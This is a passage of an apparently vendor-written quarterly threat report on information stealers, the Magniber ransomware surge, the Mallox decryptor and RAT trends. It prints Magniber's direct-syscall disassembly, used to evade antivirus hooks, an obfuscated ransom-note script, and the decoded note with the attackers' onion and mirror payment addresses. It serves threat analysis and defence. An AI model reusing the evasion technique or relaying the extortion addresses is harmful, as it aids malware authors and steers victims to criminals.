
Daily risk ratio in our user base regarding information stealers in Q3/2024

We also observed risk ratio increase in almost all regions with a greater userbase:

France: 135%	Spain: 34%
Japan: 128%	Brazil: 27%
Slovakia: 127%	United States: 22%
Canada: 48%	Czech Republic: 9%

Lumma Stealer now has the largest malware share with 30.95%, a 1154% increase over the previous quarter. Many of the other information stealers had an expected comparative decrease in their malware share (the shift caused by Lumma Stealer), though not all of them. SnakeKeylogger also increased its malware share, with a significant 461% increase.

Compared to the previous quarter, in Q3/2024 AgentTesla decreased in malware share by 49%, Ramnit by 30%, and Fareit by 24%. FormBook, however, stayed the same, without any shifts in its malware share.



Global risk ratio for information stealers in Q3/2024

Note that these shifts, especially the decreases, don’t indicate there would be less of such infections across our userbase. This only means that comparatively to each other the malware families are less common, and it doesn’t necessarily reflect they are less prevalent themselves.

The most common information stealers with their malware shares in Q3/2024 were:

- Lumma Stealer (30.95%)
- AgentTesla (17.23%)
- FormBook (8.97%)
- Ramnit (8.39%)
- Fareit (5.36%)
- SnakeKeylogger (3.95%)
- RedLine (3.38%)
- Lokibot (2.06%)
- Vidar (1.58%)
- ViperSoftX (1.43%)
- StealC (1.17%)

Jan Rubín, Malware Researcher


Ransomware: The Rise and Decline of Magniber

Ransomware is any type of extorting malware. The most common subtype is the one that encrypts documents, photos, videos, databases, and other files on the victim's PC. Those files become unusable without decrypting them first. To decrypt the files, attackers demand money, "ransom", hence the term ransomware.

Ransomware is a business that certainly does not go away. According to a report published by Chainalysis, the amount of $459,800,000 paid by ransomware victims in the first half of 2024 will set a new yearly record, should the payments continue at the same speed for the rest of the year.

Magniber Surge

Because most of the big ransomware groups focus on attacking corporations, trends in the consumer segment do not change much on a quarterly basis. However, the trend changed in Q2/2024 when we noted a 24% increase of ransomware threats, a trend that is continuing in Q3/2024. Further, in August there was a surprising anomaly detected by our sensors: a rapid increase in blocked URLs related to ransomware:



Rapid surge of blocked URLs related to ransomware

Whilst normally we block less than a hundred of such URLs per day, the number quickly escalated to about 8 thousand per day. We analyzed the URLs, and one of the final payloads was the Magniber ransomware.

The Magniber ransomware first emerged in 2017 and has many of the typical ransomware features:


- Uses known vulnerabilities (CVE-2011-3402 in this case)
- Runs as a code injected to other processes
- Uses direct Windows system calls

Unfortunately, Magniber ransomware is undecryptable without having the private RSA key, but there are some interesting technical details in this ransomware.


Samples related to Magniber ransomware (not just the ransomware itself, but also droppers and downloaders) typically use system calls directly. Using of system calls by Windows applications is strongly discouraged - not only they are undocumented, but they may also change in any new build of Windows. Applications should rely on documented API (such as CreateFile()) instead.

Magniber ransomware relies on those system calls to perform tasks such as memory allocation or file modification. The reason they do this is because it is more difficult for AV solutions to detect its activity – system calls cannot be intercepted by user mode applications.

The following two pictures show a system call in Windows and in Magniber code:



```
ntdll!NtCreateFile:
00007ffd`e4eedff0 4c8bd1          mov     r10,rcx
00007ffd`e4eedff3 b855000000      mov     eax,55h
00007ffd`e4eedff8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffd`e4eee000 7503            jne     ntdll!NtCreateFile+0x15 (00007ffd`e4eee005)
00007ffd`e4eee002 0f05            syscall
00007ffd`e4eee004 c3              ret
00007ffd`e4eee005 cd2e            int     2Eh
00007ffd`e4eee007 c3              ret
00007ffd`e4eee008 0f1f840000000000 nop     dword ptr [rax+rax]
ntdll!NtQueryEvent:
```




```
0000000140007146 ; NTSTATUS __stdcall NtCreateFile(PHANDLE FileHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRI
0000000140007146 NtCreateFile    proc near               ; CODE XREF: sub_1400052C0+54C↑p
0000000140007146                                         ; sub_1400052C0+5EA↑p ...
0000000140007146
0000000140007146 AllocationSize  = qword ptr  28h
0000000140007146 FileAttributes  = dword ptr  30h
0000000140007146 ShareAccess     = dword ptr  38h
0000000140007146 CreateDisposition= dword ptr  40h
0000000140007146 CreateOptions   = dword ptr  48h
0000000140007146 EaBuffer        = qword ptr  50h
0000000140007146 EaLength        = dword ptr  58h
0000000140007146
0000000140007146                 xor     rax, rax
0000000140007149                 mov     r10, rcx
000000014000714C                 mov     eax, 52h ; 'R'
0000000140007151                 syscall                 ; Low latency system call
0000000140007153                 retn
0000000140007153 NtCreateFile    endp
```

System calls in Windows and Magniber code

Magniber samples in this campaign do not directly check the Windows version; instead, the way they use system calls only makes sense in Windows 7. This means that this wave of Magniber attacks targets Windows 7 operating system – an outdated one which has only about 4% of market share.

When Magniber encrypts user's files, it creates a ransom note file that is highly obfuscated:




Lister - [c:\READ_ME.htm]
File Edit Options Plugins Encoding Help
22 %

```
<html><body><script>var nujwzzrg = new Array(112,111,61,49,82,108,33,120,50,58,65
,78,53,115,109,39,66,76,97,100,80,113,62,98,73,89,117,101,69,46,60,71,114,103,68,
79,99,116,51,106,105,118,104,32,47,67,84,121,107,102,119,55,110);for(var
spnmtj=0;spnmtj<53;spnmtj++) nujwzzrg[spnmtj] =
String.fromCodePoint(nujwzzrg[spnmtj]);document[nujwzzrg[50]+nujwzzrg[32]+nujwzzr
g[40]+nujwzzrg[37]+nujwzzrg[27]](nujwzzrg[25]+nujwzzrg[1]+nujwzzrg[26]+nujwzzrg[3
2]+nujwzzrg[43]+nujwzzrg[40]+nujwzzrg[14]+nujwzzrg[0]+nujwzzrg[1]+nujwzzrg[32]+nu
jwzzrg[37]+nujwzzrg[18]+nujwzzrg[52]+nujwzzrg[37]+nujwzzrg[43]+nujwzzrg[49]+nujwz
zrg[40]+nujwzzrg[5]+nujwzzrg[27]+nujwzzrg[13]+nujwzzrg[43]+nujwzzrg[42]+nujwzzrg[
18]+nujwzzrg[41]+nujwzzrg[27]+nujwzzrg[43]+nujwzzrg[23]+nujwzzrg[27]+nujwzzrg[27]
+nujwzzrg[52]+nujwzzrg[43]+nujwzzrg[28]+nujwzzrg[11]+nujwzzrg[45]+nujwzzrg[4]+nuj
wzzrg[25]+nujwzzrg[20]+nujwzzrg[46]+nujwzzrg[28]+nujwzzrg[34]+nujwzzrg[43]+nujwzz
rg[19]+nujwzzrg[26]+nujwzzrg[27]+nujwzzrg[43]+nujwzzrg[37]+nujwzzrg[1]+nujwzzrg[4
3]+nujwzzrg[37]+nujwzzrg[42]+nujwzzrg[27]+nujwzzrg[43]+nujwzzrg[13]+nujwzzrg[26]+
nujwzzrg[13]+nujwzzrg[0]+nujwzzrg[40]+nujwzzrg[36]+nujwzzrg[40]+nujwzzrg[1]+nujwz
zrg[52]+nujwzzrg[43]+nujwzzrg[1]+nujwzzrg[49]+nujwzzrg[43]+nujwzzrg[37]+nujwzzrg[
42]+nujwzzrg[27]+nujwzzrg[43]+nujwzzrg[24]+nujwzzrg[17]+nujwzzrg[17]+nujwzzrg[28]
+nujwzzrg[31]+nujwzzrg[10]+nujwzzrg[17]+nujwzzrg[43]+nujwzzrg[36]+nujwzzrg[1]+nuj
wzzrg[52]+nujwzzrg[37]+nujwzzrg[27]+nujwzzrg[52]+nujwzzrg[37]+nujwzzrg[43]+nujwzz
rg[19]+nujwzzrg[1]+nujwzzrg[50]+nujwzzrg[52]+nujwzzrg[5]+nujwzzrg[1]+nujwzzrg[18]
+nujwzzrg[19]+nujwzzrg[6]+nujwzzrg[30]+nujwzzrg[23]+nujwzzrg[32]+nujwzzrg[22]+nuj
wzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+
nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[
2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzz
rg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nujwzzrg[2]+nuj
```

Obfuscated version of Magniber ransom note

After deobfuscation, victims can see this message:



```
Your important files have been ENCRYPTED due to the suspicion of the ILLEGAL content download!
==========================================================================================
Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third party software will be fatal for your files!
==========================================================================================
To receive the private key and decryption program follow the instructions below:

1. Download 'Tor Browser' from https://www.torproject.org/ and install it.

2. In the 'Tor Browser' open your personal page here:


http://xp7alttqmr7f3hafog2iex37nwwqobdgdawvwj5hog5gyy7pgwy3kqad.onion/ofjldk


Note! This page is available via 'Tor Browser' only.
==========================================================================================
Also you can use temporary addresses on your personal page without using 'Tor Browser':


https://impinfo.shop/ofjldk
```

Clear version of Magniber ransom note

The wave of Magniber ransomware lasted about a month, concluding abruptly after September 19 and returning to the old values. However, this campaign and activity of other ransomware strains led to a 100% increase of ransomware activity quarter over quarter.

Decrypted: Mallox ransomware

On better news, we are happy to share that we have launched another free-decryption tool for ransomware victims this quarter. During analysis of the Mallox ransomware, we discovered a flaw in the cryptographic operations. Files encrypted by Mallox ransomware (from January of 2023 to about February 2024) can be decrypted. Files encrypted by Mallox ransomware that can be decrypted are identified by the following extensions:

- .bitenc
- .ma1x0
- .mallab
- .malox, .mallox, .mallox, .malloxx
- .xollam


Victims of the ransomware whose files have one of the above extensions can decrypt data for free using our Mallox ransomware decryptor.

From March 2024, we have seen new variants of Mallox. Those have different file extensions (see below) and decrypted:

- .hmallox
- .rmallox
- .x60X60

Statistics

Ransomware continues to gain momentum with each passing quarter. In Q3/2024, we have seen a 100% increase in terms of risk ratio and the number of protected users:




Development of risk ratio during Q3/2024

We can see the same surge of Magniber that we saw in the previous part. It also impacted the overall increased risk ratio in many countries, including:

- Bosnia and Herzegovina (930%)
- France and Serbia (both 900%)
- Hungary (700%)
- Slovakia and Greece (630%)
- Romania (620%)
- Poland (550%)
- Spain (300%)
- Germany (200%)

The overall risk ratio in Q3/2024 is shown here on the map:




The heat map of overall risk ratio per-country

Ladislav Zezula, Malware Researcher
Jakub Křoustek, Malware Research Director

Remote Access Trojans (RATs): XWorm Gone but Attacks Persist

A Remote Access Trojan (RAT) is a type of malicious software that allows unauthorized individuals to gain remote control over a victim's computer or device. RATs are typically spread through social engineering techniques, such as phishing emails or infected file downloads. Once installed, RATs grant the attacker complete access to the victim's device, enabling them to execute various malicious activities, such as spying, data theft, remote surveillance and even taking control of the victim's webcam and microphone.

While this quarter did not bring much in terms of major events in the RAT world, the overall activity and risk ratio increased considerably – by 26%. This increase can be seen in the comparison of Q2 and Q3/2024 below. It is also evident that the risk ratio, and therefore the number of protected users, is increasing towards the end of the quarter.




Daily risk ratio in our user base regarding RATs in Q2/2024 and Q3/2024.

Most countries saw an increased risk ratio of RATs in Q3/2024, with the notable exception of Canada. Two strains drove the values up in the last two quarters: XWorm in Q1/2024 and Remcos in Q2/2024. This quarter, users in Canada were finally able to "catch a break" since we did not see any large-scale campaigns there, according to our data.

The largest increase in risk ratio was observed in Serbia (+114%) followed by Indonesia (+107%) and Greece (+95%). According to our data, the most prevalent strain among RATs is Remcos and has been for some time. Its activity is the decisive factor in the risk ratio for nearly any country. However, in Serbia Remcos was joined by XWorm which saw a protected user increase of a staggering 4500%. This large increase is due to XWorm's move from a nearly non-existent threat in Serbia in previous quarters to being number two behind Remcos. In Greece, we saw an increase of 600% in the number of protected users for QuasarRAT.
As usual, the list of countries with the highest risk ratio overall did not change, with Afghanistan in the lead, followed by Iraq and Yemen. Contrary to the previous claim about Remcos, HWorm and njRAT are the most prevalent in these regions.

The safest countries regarding RAT infection in Q3/2024 are France, Belgium and Sweden. Interestingly, we do not see Remcos as the top threat in Sweden but rather XWorm and njRAT.

Compared to Q2/2024, the number of protected users from XWorm has increased by 190%. The timing of this surge coincides with XWorm going "off the grid": this RAT was previously sold via an online shop where, presumably, the developer published announcements of new versions showcasing added features. To the best of our knowledge, this shop is now inactive. We might speculate whether the development has stopped or gone private and whether XWorm moved to other sale channels.



Global risk ratio for RATs in Q3/2024

The most prevalent RAT strains for Q3/2024 are as follows:

- Remcos
- HWorm
- njRAT
- AsyncRat
- XWorm
- QuasarRAT
- Gh0stCringe
- FlawedAmmyy
- Warzone
- NanoCore

